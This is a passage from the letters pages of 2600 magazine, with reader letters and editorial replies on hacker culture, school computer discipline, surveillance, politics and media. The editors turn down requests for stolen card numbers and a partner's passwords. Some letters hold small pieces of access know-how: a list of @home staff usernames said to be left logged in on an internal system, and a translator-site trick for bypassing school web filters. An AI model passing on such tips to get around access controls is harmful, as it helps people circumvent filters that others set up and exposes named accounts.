At the moment we are at the beginning of having digital television forced upon us by the media giants of the world, but that's another story.

**Breto**

*This is an excellent example of the importance of regulating huge corporations by a government which represents the people's wishes. Because our government and our corporations are virtually one and the same, consumers simply don't have the power they should have. If we ever succeed in pulling them apart, we may have a chance. Thanks for the inspiration.*

**Dear *2600:***

I just got back from a major electronics store known as "Fry's Electronics" and I got in some serious trouble. I don't have my own transportation so I have to ride the bus all around town. When I was in this store, I pulled out my bus book to know what time the next bus would come by. In doing this I had to open my book bag that goes everywhere with me that had some back issues of *2600* in it. Minutes later this guy asked me to show him what was inside my bag (since he saw me going through it). I told him sure, why not. He opened my bag and behold - ten issues of *2600*. He said he was going to get security to escort me out. I asked why. He said it was for hacking the store computers. I told him it wasn't true and that all they had were computers running winxp with no online access. He claimed that he saw me doing it. I asked him if we could go down to the tech bench to talk to someone who knew what a hacker was. He agreed. We talked to the department manager who said and I quote: "Please leave the kid alone. There is no way he was doing anything bad to the computers." About ten minutes later the manager said, "So kid, how is the MPAA lawsuit going, huh?"

**avatar**

*For cases that don't end so well, it's important to know that in many places searching someone's bag in this way is illegal and can open the establishment up to legal action.*

## Higher Education

**Dear *2600:***

I am in high school right now and on our school computers there is a program installed that censors the Internet. The Program is "Gear II" and it's made by Internet Content Management Software. I was wondering if anyone knew anything about the program and some possible loopholes in it.

**A7th**

*The word is out.*

**Dear *2600:***

Not myself being a person to exceed the bounds of the law (I try to adhere to a strict moral code), I had a brief skirmish with the authorities of my high school which, thankfully, did not advance very far along the disciplinary lines. I would like to know the opinion of some other computer users.

The school runs Novell Netware and (idiotically) did not turn off the feature that allows users to send messages to each other. During a typing class I was forced to take, my fingers roamed across the keyboard and I began to look around the system. I realized that the system was allowing me to modify anything and that I could send messages to another user. After school, at a later date, I sent a message to another classmate in another room. A classmate next to me alerted the librarian that I was "using the computer for bad stuff." The librarian became red in the face and pulled me to the principal's office. She informed the principal that I was crashing the network. I found this to be a ludicrous charge against me but didn't contest it, seeing as how it would upset the situation. I got off with absolutely no penalty except that all the computer teachers will be looking over my shoulder from now on. My question is whether or not sending a message to another user is a great offense.

**StMike**

*The great offense is doing something that the people in charge didn't understand. Unfortunately, in most*

*high schools, that applies to almost anything that happens after the power is turned on.*

## Help Wanted

**Dear *2600:***

I want to learn how to "hack" in such a bad way it makes me sick! I have the hunger for the information and a *lot* of time on my hands. I don't know how to even *begin* to start my hacker education, what books to buy, what progs or tools to get. I just picked up your mag in a bookstore and couldn't believe it. Finally answers or some type of help! I was ecstatic! Can you guys at least point me in the right direction? By the way, you guys *rock!*

**Mingus**

*We get about a dozen of these letters every day. So consider yourself honored that yours was selected completely at random. There are a couple of things that have to be understood. First, relatively few people are hackers, even though quite a few either want to be or walk around saying they are. Most of what constitutes hacking is the whole process of figuring things out. While we can offer tips and suggestions on specific applications of technology, we cannot tell you how to think. That's something you either develop on your own or not. If you keep an open mind and don't shy away from activities which most would view as a complete waste of time, you're off to a good start. And learning a little history is always a wise move - there are plenty of online resources in addition to our magazine which document the milestones of our community.*

**Dear *2600:***

Hey I need some help on finding some credit card and pin numbers so if you can help me do this I'll do you a favor so hook me up....

**Asbigassex@aol.com**

*Consider yourself hooked up. We get hundreds of these requests every week, most always as a result of some big media expose on hackers. In a weird way, the media seems to be creating these people - they go on the air and print stories saying that hackers go around stealing things and then the people who go around stealing things see this and start calling themselves hackers. Perhaps we should come up with some choice definitions of media so that everyone equates them with liars.*

**Dear *2600:***

I think my girlfriend has been cheating on me and I wanted to know if I could get her password to Hotmail and AOL. I am so desperate to find out. Any help would be appreciated. Thanks.

**HSFk2**

*And this is yet another popular category of letter we get. You say any help would be appreciated? Let's find out if that's true. Do you think someone who is cheating on you might also be capable of having a mailbox you don't know about? Do you think that even if you could get into the mailbox she uses that she would be discussing her deception there, especially if we live in a world where Hotmail and AOL passwords are so easily obtained? Finally, would you feel better if you invaded her privacy and found out that she was being totally honest with you? Whatever problems are going on in this relationship are not going to be solved with subterfuge. If you can't communicate openly, there's not much there to salvage.*

## Corrupting Youth

**Dear *2600:***

I just want to start by saying that I totally agree with the first sentence of JohnG54429's letter in your fall issue. It *is* great what you're doing for today's youth. All that I've seen you print in your magazine is the truth and if it causes more American youth (like myself) "to lose morale for this great country," then so be it. At least they won't have blind loyalty to a country without knowing the truth. And maybe once more people realize this, we can all help to change the government so it will once again be something we can be proud of.

**ex_chronos**

## Miscellaneous Info

**Dear *2600:***

Just a heads up that the final build of Windows XP home edition version 5.1.2600 (coincidence?) default install doesn't have any firewall protection enabled. An attacker will have access to such services as smtp, ftp, and netbios services. To enable your firewall check the box "Protect my computer with firewall" in the advanced tab under the Connection Properties dialog box. I can't believe Microsoft didn't inform the user about this option as the average computer user has no worries about Internet security.

Also, the investigation of Enron will be done with a program called EnCase. This computer forensics program enables someone to view data after it is deleted from the most popular operating systems currently in use. The web site http://www.guidancesoftware.com/html/index.html allows you to request a demo disk. Don't spoil it for everyone by ordering 20,000 of them overnight! If you know of anyone who has the full version of this, declare them your best friend and see if they'll burn ya a copy because it'll cost ya $2,500!

**~dissoluten**

**Dear *2600:***

Please check out these important sources of critical information!

http://projectcensored.org
http://www.copvcia.com
http://www.indymedia.org
http://disclosureproject.org

**Empty Set**

**Dear *2600:***

When I first was interested in programming, I didn't want to invest any money before I knew for sure what it was all about. I was saved by a great language called Python. Python is an interpreter, which means it executes the source one line at a time instead of turning it into machine language. Python is also object-oriented, a near necessity for any modern language. But perhaps the most appealing fact about python is that it

is free! The syntax of Python is remarkably clear, yet it stays powerful and competitive. It has plenty of documentation all over the web and is a great language for beginners and experts alike.

The article isn't much but in my opinion Python deserves a whole lot more respect. Feel free to edit and add on to this article. I just want a free t-shirt or *2600* e-mail.

**Raleigh Cross**

*It's rather clear that's what you want. It's time once again to clarify our policy. Letters are not articles! And articles should not be written for the sole purpose of getting free stuff. It's screamingly obvious when they are.*

**Dear *2600:***

I am writing in response to dmitry kostyuk's letter in your 18:4 issue. He was asking for a program to convert Microsoft Word files into HTML files. Microsoft Word can save as an HTML file. To do this go to File-Save As. Click on the pull down menu labeled "Save as Type", select HTML. Type in a file name and hit Save. Also, I have not seen the specs on Microsoft's .doc format. However, it is used outside of Microsoft. Sun Microsystems makes a free program called Star Office which is capable of using Word files. Hope this helps.

**Revanant**

**Dear *2600:***

I just got my copy of 18:4 and was pleasantly surprised to see the letter by "No Name" on the @home Matrix. I agree, the information he's given out is not much to hide one's name or handle over. The Matrix does not, in fact, allow you to access someone's computer directly. The Matrix works in a tier system. The higher the tier, the more access you have.

Some of the higher tier accessing staff never bothered to log out afterwards. They were: matrix-users, majordomo, Matrix-Trouble, anita_johsnton, agentile, bart_connors, bmartone, brutkowski, clowery, DHennie, Farrell_Moseley, fschmidt, happlegate, jbrennan, jsapienza, jtreece, lrobinson, rsimmons, rsullivan, shill, 3177264581, twright, and jgrove.

The Matrix was located at 24.253.207.77, but unfortunately it was taken down permanently as of February 28th, 2002. However, the greatness of this system should not be forgotten and any who wish to learn more about it may wish to go to http://matrix.home.net/doc/Matrix6.pdf and read their Matrix User's Guide.

**Doodle**

*Unfortunately with the demise of @home, this address is no longer valid. If we find a mirror, we'll pass it along.*

**Dear *2600:***

You may or may not already know this but I haven't seen it in your magazine or elsewhere. The British anarchist band Chumbawamba put a remix of their song "Pass It Along" on their web page a while ago. It features sound clips from Metallica, Dr. Dre, and Eminem, all appearing without permission. Better yet, it has excerpts from Jello Biafra's H2K keynote speech. You can download the song and read their press release concerning it at: http://www.chumba.-com/_passitalong.htm.

On a side note, General Motors bought the rights to use this same song (the album version, not the remix) in their recent Pontiac commercials. Apparently, Chumbawamba turned around and donated half of that money to CorpWatch, who plans on using the money to document the "social and environmental impacts of GM itself." The other half went to IndyMedia. Chumbawamba has a very interesting political past. Among other things, a member once dumped a bucket of water on Great Britain's Deputy Prime Minister John Prescott for his handling of a dockworkers' strike. It's good to know that a (relatively) mainstream band is this politically conscious.

I love your magazine and hope you can prevail in your current and future endeavors. Good luck to you.

**Random Jubatus**

## *Answers Needed*

**Dear *2600:***

I'm just curious to know if your magazine has a minimum/maximum length requirement for article submissions. Let me know.

**Rick Olson**
**aka Fluffy**

*As indicated above, something extraordinarily short will probably be looked at as a letter. Articles should be as in-depth as possible without being overly wordy. Since we wind up editing anyway, it's best to give us as much info as you can rather than too little. So there are no formal requirements either way - just go with your instincts.*

**Dear *2600:***

I may excuse you because of the September 11th terrorist attacks but I sent you four photographs of payphones (by mail) and I don't have my free subscription. I also sent an e-mail to letters@2600.com and the only thing I got was an automated answer: "Thank you blablabla...." Maybe sending to *all* of your addresses may work. Thank you for being so communicative.

**Johnny**

*First off, we have always been way too busy to respond to each and every piece of mail we get. Most people and certainly most magazines simply cannot do this. Second, we're quite clear on our web page that you will get a free subscription if your payphone photos are printed. You seem to think that just by sending us photos you qualify. That's not how it works. Third, the automated answer you got from the letters e-mail address explains that personal replies aren't possible. Why you then chose to enter into an extended dialogue with an automated reply function is something people who do have time on their hands may choose to ponder. Finally, all you succeed in doing by flooding us with annoying mail is to be labeled as someone worthy of being ignored altogether.*

**Dear *2600:***

When exactly do you plan on releasing *Freedom Downtime?* It's been about a year already since it was completed. You could at least release it on VHS; the

medium really doesn't matter.

**haux**

*We've wanted to release it more than anyone has wanted to see it so we understand the frustration. We needed to make sure we covered the legal bases with regards to the music we used since suing us has become corporate America's latest sport. But we're happy to say that these hurdles are behind us and you should find ordering info in this issue and on our website. For now it's in VHS format. We expect to have a DVD version sometime in the future.*

**Dear *2600*:**

I would like to contribute some money to the DeCSS appeal legal defense fund. Please let me know how to do so.

**Bill Boyle**

*The Electronic Frontier Foundation covered the legal expenses for that case. You can donate to them at www.eff.org or by writing to EFF, 454 Shotwell Street, San Francisco, CA 94110-1914.*

**Dear *2600*:**

I attend a meeting of security administrators at my office every other month. In your recent issue, there are two articles that I would like to photocopy and give out at this meeting to give other attendees a better understanding of what information is readily available to people trying to break into systems and why you must keep patches current and lock down the server. What would be the proper way to get permission from you to copy these articles and give them out in the meeting?

**Anti-Christ**

*It's amazing to us that people actually think they have to do this. This constitutes personal use - you have every right to use excerpts of a publication in such a manner without asking permission.*

**Dear *2600*:**

My father passed away last year. Unfortunately he used my name and social security number in the past. Now I don't have a good credit report and I need help. Can you help me? I am the father of two baby girls and I would like to buy a house one day.

**lop**

*Assuming you don't want to continue the family tradition and simply use your kids' SSNs, you need to clear your name. You seem to be under the impression that hackers go around wiping people's credit reports or creating new identities. Of the relatively few who do know how to easily do such things, hardly any would ever do it for hire. And we don't talk to them.*

*So the first step is for you to stop acting like you're guilty of a crime. Unless you are. (We still won't be able to help you but we'd at least respect your honesty.) If it happened the way you said it did, there are ways of dealing with it. Check with the Social Security Administration and the various credit bureaus and tell us what they say. If you're forthcoming with them and don't do anything stupid like ask people to help you get fake credit, you at least have a chance of setting things right. And even if that doesn't work, there are other channels which can give you a voice.*

**Dear *2600*:**

I've been reading *2600* for, well, most years I could read and comprehend what was written on the pages of *2600*. It comes time now that I have a band and we have been ripping our brains out for names to call ourselves and finally I suggested "2600." My only questions are: Is this legal? Is this okay with the writers/editors of my favorite zine? I know *2600* is only a degree of megahertz used in phreaking, but it is a name trademarked by you. Is this all right?

**Drew**

*It's hertz, not megahertz. While it's a very nice thought, we wouldn't be entirely comfortable with a band going around with that name. What would happen if you became really big and your music started to suck? People would forever associate the name "2600" with corporate rock and we'd probably wind up getting sued by the giant record company that signed you. Imagine the irony. But seriously, we have no say in this. You can call yourself whatever you want. We'd be happier, though, if it were a reference of some sort rather than the entire name. After all, there's always the chance that we're going to quit this publishing thing and turn into musicians one day.*

**Dear *2600*:**

While flipping through my recently purchased 18:4 I noticed something odd. Some of the pages were *blank!* How ever will I build my wooden computer since pages 22-23 are missing? How will I know the outcome of the "Right Click Suppression" article without page 19? I will not be able to "Harness the Airwaves" as page 26 was also blank. In addition, 35, 38, 39, and 42 were also blank. I hope this is just a case of a misprinting and not a larger conspiracy by someone to keep the information from reaching the masses. If it was indeed just a misprinting, could the pages listed be sent or posted somewhere so that we could read the rest of the articles that were to have been printed on these pages?

**SuperGuido**

*If you have such a printing defect in this or any issue, send it in to us and we'll not only send you a replacement, but an extra issue as well for your trouble.*

**Dear *2600*:**

Just curious - do you have information stored away in random pictures on 2600.com? Stegdetect reported that a few jpgs from your site have information stored with jphide. However I have been unable to crack them to determine if this is true....

**Crim**

**Dear *2600*:**

At my law studies class this morning, we had a guest speaker. It was a Secret Service agent. He popped in a tape that explained to us what the Secret Service was and why we wanted to be in it. In a couple of scenes, they showed either your website or magazine. I can't remember what the cover was though, so I don't know how old it was. Anyway, the video was talking about how the SS is very knowledgeable on technological forms of theft, fraud, and hacking and how their agents are highly trained in investigating these things. It showed an agent pulling up your website. Then later, when they were talking about credit card fraud and other computer crimes, it showed a desk with a computer and a *2600* sitting next to the

keyboard. Just thought you'd like to know. Don't they have to ask permission for that or something?

**Kaoslord**
**Ft Lauderdale, FL**

*We're not concerned about our covers being used so much as we're concerned over the context. If they're implying by their use that we're involved in criminal activity, then we have something to talk to them about. We've been hearing about this video for some time now - hopefully one day someone can get us a copy of it.*

## Complaints

**Dear *2600:***

The meetings for Orange County are a joke. It's like a bunch of kids in a pissing contest. These people are making *2600* look sorry.

**john smith**

*Let's be clear about our meetings and the relationship between them and the magazine. Our affiliation is a very loose one but we do consider the meetings to be representative of what the magazine stands for. That's why we have a set of guidelines (available in the meetings section of our web pages or by e-mailing meetings@2600.com) which spell out what's acceptable and what isn't. For example, our meetings are open to the world. That means inevitably people who don't really believe in what we stand for will show up. We cannot prevent this. Usually there are multiple sections at any single meeting - their only common point being the meeting guidelines. It's important to remember that no one group of people "runs" any meeting. Therefore, to define it as you have means that either you're paying attention to the wrong people or the meeting has in fact been subverted by idiots who don't respect our guidelines. The latter has happened in the past and probably will in the future. When we find out (and we most always do), our name comes off it and it becomes just an anonymous group of idiots in a mall on a Friday night.*

**Dear *2600:***

To the "hacker" who was on Cool FM 98.5 (in Montreal) on 02/11/02: *shut the fuck up!* Thanks for telling everyone that hackers are nothing but simple thieves. I hope you die in horrible pain!

**tHr13z3**

*There's nothing like an intelligent counterpoint to prove a point.*

**Dear *2600:***

I am sick of it. I am sick of being labeled a criminal. I am tired of being branded as a menace to society and a threat to order. I was flipping through the TV channels and I started watching some movie. It was like *Max Something Super Spy,* but anyways all it was was some anti-hacker propaganda crap that Hollywood churned out. I am so tired of it. We are constantly being bashed because we are hackers. I hate the common misconceptions of us. If you are a hacker that means all you do is break into people's e-mail accounts and write viruses. Even looking at the dictionary is appalling. It says a hacker is "a talented amateur user of computers, specifically one who attempts to gain unauthorized access to files in various systems." That is just not true. Hackers aren't evil, we are really good people. But everyone hates us. Why? Because we get the fallout from people who write viruses and stuff like that, that's why. Because so and so wrote a virus and the media said he was a hacker, that means all of you hackers are evil. We get pinned with the blame. It's getting so bad that if you say the word hack people sorta cringe, like when you say murder or something. But if you try and hide the fact that you're a hacker you let them win. You let the media make you ashamed of who you are. So be proud to be a hacker, be proud of who and what you are.

**Binary Burnout**

## Worries

**Dear *2600:***

Have you all had any concern of the U.S. government freezing your assets due to "terrorist activity?" (Not that hacking is a terroristic activity, but the U.S. Patriot Act of 2001 says it is!)

**Mr. Brown**

*Our biggest comfort in that regard is that we don't have a whole lot of assets in the first place. Actually, that's probably not very comforting at all.*

**Dear *2600:***

Here is something I though everyone might find interesting to think about. A few days ago I received a code from a person asking me to crack it. A few days later I did and sent him the decrypted message to prove that I had done it. The reason he claimed for sending it involved a huge "worldwide underground hacking group." While he seemed to give the feeling that this was something of a rather "elite" group, he mentioned no specifics about it. After sending him the decrypted code he proceeded to tell me that he worked for a government agency in Australia called the ASIO (Australian Security Intelligence Organization) and that they were looking for people who could do things like crack codes, hack, and so on. After hearing this I had no desire to continue communication with this person but here is the interesting part. The second step for "joining" was to crack a harder code using a program. Easy, right? Yes, but here is the catch. After doing so they will hack the computer that you used to download the program to look at your hard drive. So basically they are looking for hackers and cyberterrorists but at the same time are recruiting hackers. Anyway, once they have hacked your computer (and this is government!!!), they will use your computer as their personal proxy. So if they are tracing a cyberterrorist and the cyberterrorist is smart enough to figure out he is being traced, he will send a trace back. At this point it would lead to the ASIO's "proxy," in this case my computer. So let's think about this. Now it looks like *my* computer is tracing them and the cyberterrorists go after *this* computer. Why would anyone in his or her right mind let this happen? Hope this gives everyone something to think about.

**3-Com**

*Oh it does. Like perhaps you've confused your computer with your TV set.*

**Dear *2600:***

As if Carnivore wasn't bad enough, now we have the government stealing our encryption keys to read the encrypted files that we have every right to keep private. This software known as "Magic Lantern" apparently installs a key logger on a target computer to grab the pass phrase used when pgp loads. Our individual rights are continually being violated by this "Cyber Knight" project that encompasses Carnivore and Magic Lantern. You gotta wonder what else they have up their sleeve. I say we hold public protests. More people need to be informed about this.

**Silent**

*In addition, when someone finally finds this thing on their system, let us know so we can print an article on how to detect it. In fact, we suspect there are people actively trying to get it for just such a purpose.*

## Ideas

**Dear *2600:***

I am working on a project right now you may find of interest. I heard of a neat device called a Telezapper which would not only automatically disconnect telemarketers but because of the disconnection their software removes you from their database. I looked into the device and what it does is send out a tone (disconnect pulse) to their switching equipment. Rather than spend $49 to buy this device, I had the idea of using my modem and sound card to generate the signal, so all you need is a bit of software and cable. Once I get this working and if no one has done this before, would you be interested in an article?

**Drwar**

*We'd certainly like to know more. We know of no such "disconnect pulse" that could be used to get rid of anyone, let alone telemarketers. About the only thing we can imagine is that this device plays the three tones commonly heard before an intercept recording which might make their auto-dialers assume it's not a valid number. It's little more than wishful thinking that this means the number would be purged from the database. This could result in other calls being lost as well. But most importantly, paying 50 bucks to have these tones played would be a bit of a scam, to say the least. We find a better service (assuming you don't want to pick up any calls that don't display caller ID) is offered by many local phone companies at a fraction of the cost. Callers who don't transmit caller ID are prompted to say their names. The called party's phone then rings with that person's name and they can either accept the call at that point or reject it (or completely ignore it). Telemarketers who don't identify themselves never even ring your phone.*

## More Politics

**Dear *2600:***

I am a long time newsstand buyer of your magazine, which I've always found to be highly informative in its articles, while the letters of a political bent tend toward a naivete that strikingly contrasts the technical sophistication of contributors. Keep up the fight for the rights of individuals to use technology. Unfortunately, you seem to suffer from a similar naivete as your readers when it comes to other technologies, like guns.

Firearms are simply a technology, like any red box, laptop, modem, network card, Captain Crunch Ring, or computer programming language. They, like any technology, can be used to enhance or detract from individual liberty depending on the user, their intentions, and their actions. Thus, like any technology, firearms are morally neutral, inanimate objects. Just as a hacker could potentially ruin the life of any individual or group of individuals in the world via identity theft or other malicious abuses, any person possessing a firearm can similarly *potentially* ruin the lives of others. It is the actual actions of the individual wielding technology that determines actual results, as you have so rightly stated so many times in the past with regards to various computer technologies. You should be at least as consistent when it comes to other technologies, like guns, as well.

**Mike 'retroman' Lorrey**

*We've always advocated the responsible use of any tool or technology and that it's the user of these who bears ultimate responsibility for their use/misuse. We believe tools and technology that directly foster communication, education, and the furtherance of free speech should be made as widely available as possible. This has always been our position. One simply cannot think of tools with obviously lethal functions in the same way, however. To do so is the height of irresponsibility.*

**Dear *2600:***

In 18:3, I was reading your response to a Canadian on page 31-32, and you guys mentioned something about the Canadian election system awarding the winner to the person who received the most votes. This is probably a good thing. However, the Electoral College in the U.S. does serve a purpose, and that is to make it harder for the states that are more populated to wield power over the states with lesser population, thus making it harder for a presidential candidate to win the office of President. Now, I do not think that Dubya should have won the presidency (I voted for Ralph Nader, and nearly persuaded my mother to do so on the way to the voting booth), but abolishing the Electoral College would give much more power to the East and West Coast (for better or worse), and make it that much easier for the majority to force their will on the minority. This is something the Framers made especially hard to do, and for a very good reason (i.e. slavery). I would like to know why you would have the Electoral College abolished.

**Jon McLaughlin**

*If imposing the will of the majority over the minority is such a threat, why don't we see systems like the Electoral College put into place for other elections and referendums? We're certain that we could find angry people in sparsely populated regions of every state who feel the people in the cities unduly influenced races for governor, senators, representatives, etc. Should we give these people more power because there are less of them? Is this not just another form of affirmative action which causes more harm than good? But the real proof that the Electoral College is a failed system (apart from all of the people in the rest of the world laughing and pointing) is in the official numbers*

*for minority candidates. The person who you and many others wound up voting for got, according to the Electoral College, a total of zero votes. Does that seem even remotely close to fair?*

**Dear *2600:***

I noticed in your response in 18:3 to the letter under the heading "Guns," you wrote "...oppression from the most powerful government in the history of mankind." I just wanted to correct you. The most powerful government in the history of mankind in terms of power was probably ancient Rome and, as far as size and possibly even power, the British Empire.

**Joseph McLeod**

*This will quickly devolve into semantics so let's define our terms. By "most powerful" we mean most capable of having a direct influence over all other parts of the world in a very decisive way, both militarily and legislatively. It's a frightening concept regardless of where you stand politically.*

**Dear *2600:***

You do Mr. Conterio a grave injustice in your letters page (18.4). His arguments are the voice of reason - surely!

Look at it like this: there's only so much gun crime in the USA because the criminals can get guns easily. And as Mr. Conterio points out, you usually only have to *show* a gun to deter a crime. Naturally, it has to be a *bigger* gun than the criminal has.

So the solution is simple. Encourage *everyone* to get a bigger gun than the average criminal and carry it with them at all times. This *does* leave the poorer sections of society more vulnerable (being unable to buy a big gun), but this is all to the good as it means the criminals will target *them,* instead of *respectable,* law-abiding citizens (with money).

But I wouldn't stop there! Who is to say that adults have more of a right to life than children? And having seen the reports on atrocities in high schools over recent years, is it not reasonable to campaign for children to be able to defend themselves? Of course they should! "Guns In Schools" can be the campaign slogan. With proper training (it should be a required subject), most children are every bit as capable and responsible as an average adult to own and use a gun (well, an average adult after a beer or two, anyway).

I mean, if somebody went into a school with a machine that could launch baseball bats faster than the speed of sound at the rate of one hundred per minute, would you ban baseball bats?

I think my point is abundantly clear, and I trust I have your full support in this matter.

**SKZ**

*We noticed you shied away from the infants' right to carry issue. Coward.*

## Observations

**Dear *2600:***

I borrowed my friend's copy of Grand Theft Auto 3 for Playstation 2 and he informed me that a guy on one of the radio stations proclaimed "Free Kevin!" So for the next few days when I played I would set the radio station to "Chatterbox" and after a while I finally heard it. It was kind of pleasing to hear the message on such a popular video game. Then when I was looking through the booklet for the game, I noticed they listed guests for "Chatterbox" in the back. So I read through and noticed the name "Bernie S." Very nice.

**noire**

**Dear *2600:***

Hey guys, great issue. I was walking out of Barnes and Noble at dusk with the magazine (18:3) in my hand looking at the cover. As I crossed under a light the glare revealed the secret item! The peace sign, I love it. Always keeping us on our toes. Thanks guys.

**Gustaf**

**Dear *2600:***

I was signed into MSN Messenger on January 10th at 11:10 Eastern Time, and I got a "Maintenence Alert" dialog box telling me that MSN will go down in five minutes for maintenance. If this happened to everyone, then there is obviously some way that you can call a dialog box on the machine of everyone who is signed into MSN at the moment. It kind of makes you wonder what kind of other events they might be able to initiate. If anyone had a packet sniffer running and caught this, or if you have more information on how this may work, please let us know.

**psyk0mantis**

**Dear *2600:***

I recently moved into a cheap three-story apartment building. One day I got curious and started to take the faceplates off the wall. Behind where my phone line came in I discovered not just one wire, but three! Upon further investigation I found that one was for my apartment, with the two others providing dial tone to the floor below me and the floor below them! Think about how easy it would be to tap into the line. I found a similar configuration for the cable television lines. Do you have a phreak for your upstairs neighbor? Are you sure?

**bluness**

*More proof of how insecure phone lines really are. This is very unlikely to ever change.*

**Dear *2600:***

I was watching the other day (again) the movie *Hackers* and something caught my eye on the desk where Kate "Acid Burn" Libby is preparing for her "battle" with fellow hacker Dade "Zero Cool/Crash Override" Murphy. That is a copy of the magazine *2600.* I wonder how many others caught this.

**Herman**

*Another appearance occurs when the federal agent is reading "The Hacker Manifesto" in the car. He's holding a copy of our magazine. That piece, however, appeared in "Phrack," not here. They couldn't figure out how to hold up a copy of an electronic newsletter so they just revised history a bit. Also, check out the subway car scene as well as the wall in Phantom Phreak's room. Those are original yellow HOPE bumper stickers from 1994, now worth many thousands on E-bay.*

**Dear *2600:***

I have read before how someone used "safeweb" to

observation

get around school or public firewalls but the problem is sites like those are always blocked. But the one thing they can never block are translator web sites, like Alta Vista. All you have to do is enter the URL and change the language from "whatever" to English. Let's say you select German to English. It will go through, change all the German words to English, leave all the English words, and bam! You are at 2600.com.

**Cody Beeson**

*We suggest using Chinese to English since there are enough German words with the same spelling as English ones to make our web site rather weird to read if you try to "translate" from German.*

**Dear *2600:***

Just wanted to let you guys know you're getting some free advertising. I was reading this humorous *Final Fantasy* parody when I came across this page showing a character reading *2600* at http://www.nuklearpower.com/comic-/058.htm. I hope I'm not getting the author of the comic in any trouble. (No, I'm not him.)

**DephKon1**

**Dear *2600:***

I wish this letter had more point to it, but it really doesn't. In the sentence in your Marketplace section of 18:3 and 18:4 (I'd presume more of them) under the heading "Only subscribers can advertise in *2600!"* you will notice near the end of the paragraph it says, "Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy."

Otherwise, I love the publication. Keep up the good work. The hidden "peace" symbol in 18:3 was really neat and I never noticed it until others pointed it out later.

**dougk_ff7**

*Well, we never noticed this repeating phrase until you pointed it out so thanks. It's the end of an oversight that's been occurring since Spring 1998.*

**Dear *2600:***

In addition to the article I wrote on Black Ice for the 18:4 issue of *2600,* I would like to mention that ISS has released a patch for users with Windows XP and 2K. There is a hole that will allow "hackers" to execute computer jacking and crashing. Normal stuff. Just thought I should put that out there since it was not in the original write up.

**Suicidal**

**Dear *2600:***

On the *Rat Race* DVD, as an extra, the producer and director do candid calls to the actors in the film. They apparently didn't know that the touch tones recorded in the conversations can be used to call the actors!

As a friend of mine put it, "Hey, I got your phone number off of the DVD... *you should have bought a squirrel!"*

**Phookadude**

*A reference lost on anyone who hasn't seen the film. We imagine some actors wound up having to change their numbers after this rather stupid oversight.*

**Dear *2600:***

We enjoy wearing brown pants and sniffing your magazine on Wednesday evenings while composing music with our Tandy 1000. You too are wearing brown pants!

**Two Avocados**

*And this is as strangely haunting as a David Lynch film.*

## *The World of Retail*

**Dear *2600:***

I was in a local bookstore in Sacramento, California that I know carries your periodical and I decided to check to see if I had your current issue. I was surprised to see a fairly large stack of your magazine hiding behind an issue of something or other. Needless to say, I already had that issue so I moved the magazine to uncover it for other customers. I came to the conclusion that it was intentionally covered when I returned a week or so later to discover the same situation. I don't know if an employee was doing this or someone else with a strange hobby, but either way I think it's a terrible way to sell magazines. Perhaps you at *2600* should start printing on excessively large paper to increase visibility. I plan to make it a routine to stop at that bookstore to make sure you are kept visible to shoppers. You're probably thinking why don't I tell the shopkeepers? Well, it just ain't my style.

**TheDude**

*We appreciate all of our readers who look out for this sort of thing. Most of the time the people who hide our magazines aren't affiliated with the stores. We simply have a lot of enemies who don't want our views to be heard. Consider it an attack on all of us.*

## *Injustice*

**Dear *2600:***

In response to "Consequences" published in 18:3, I am not sure that everyone is aware of how bad things have gotten. I think it is horrible that Sklyarov was arrested for violating the DMCA when what was being done promoted the sale of more eBooks. There are many injustices that have been done to many good people. As far as I know, I am the first person to be arrested for performing a port scan in the process of protecting a 911 system I was put in charge of. A simple port scan now seems to be an offense that one can be arrested for. While I have been successful at defending myself so far, it is still something that most computer people don't realize the rest of the world doesn't understand and which therefore must be illegal. Several articles have been written on my case, one by Bill Reilly, who is working on the Elcomsoft (Dmitry Sklyarov's employer) case. It can be seen at: http://www.onlinesecurity.com/Community_Forum_detail.php?article_id=23. Being the first to have to defend a case of this type I can tell you it is a very difficult task to undertake and I don't wish it on anyone. The devastation to business and family as well as bank account is tremendous and I am not sure that many

people understand what is involved. I thank your magazine for doing a great job on promoting rights and telling some of these stories so that the people know what is going on.

**Scott Moulton**
**System Specialist and Software Engineer**

**Dear *2600:***

I was working at Bridgestone Firestone Information Services during the recall, so I was already bitter. The lawsuit against *2600* is to much... doubt I'll ever drive a Ford again.

Found On Road Dead, cute huh?

**ht**

**Dear *2600:***

So I'm out in Omaha visiting my girlfriend over the Christmas break. Just before I left I grabbed a *2600* at B&N to read on the flight home. I flew into Chicago and had to switch planes.

Whenever I fly I ask to sit in emergency exit rows in order to get more leg room. Before takeoff, the flight attendant stopped by to make sure that I would agree to perform emergency tasks if needed. I told her it was no problem and continued reading my magazine.

I was into reading an article when I finally realized that we hadn't left the terminal yet. I looked up and a man had come onto the plane from the terminal. I watched him as he came up to me and said, "Sir, I need you to step off the plane, please bring your things."

Confused, I stood up and walked off the plane. Once on the sky-bridge, they informed me that I was going to be "screened" again. Before they started I asked why, and they replied, "the flight attendant said you were reading a terrorist pamphlet." I was confused at first and then explained to them that it was a magazine about "computers and electronics." They then asked if they could look at it and had to OK it with the pilots before I was allowed back on the plane. Oh yeah, I had to be "screened" again as well.

My guess is that she saw the article about "vulnerabilities" in "Passport" (regarding the article on Microsoft's new .Net Passport stuff).

I understand that with all of the recent events that people are more concerned about security, but I think there is a place where we need to draw the line. Causing a flight to be delayed for more than an hour over my reading a magazine is not acceptable.

**Anthony D. Bower**

*Please write back to us (paper mail will get a human's attention a lot faster) with as much specific information on this as possible. When such events occur, we need to know exactly who is responsible so they can be dealt with as severely as possible. The idea that you can be taken off a plane because some dimwit doesn't understand your reading material should be considered an affront to every freethinking person alive.*

**Dear *2600:***

I can't believe it! Absolutely outrageous! Rogers has really pissed me off this time! I called Rogers' tech support for their cable Internet and I found out that you aren't allowed to run web servers while you are connected via Rogers Cable. If you do, then apparently you will be found out and they will come and take your cable modem away. Geez, all I wanted to do was run a puny little game server for Unreal Tournament. Their tech support guy told me that they scan all of their Rogers Cable customers for web servers. I think that this is stupid. Why would Rogers do that? Is there any way to circumvent the scans, so that my Unreal Tournament server dream can become a reality?

**Johnny Slash**

*Internet access via a cable modem is not true Internet access. It's primarily meant for outgoing traffic, not incoming, such as you would be getting on a web server. This is yet another reason to support your local Internet Service Provider who will generally not get in your way as to how you choose to use the net.*

**Dear *2600:***

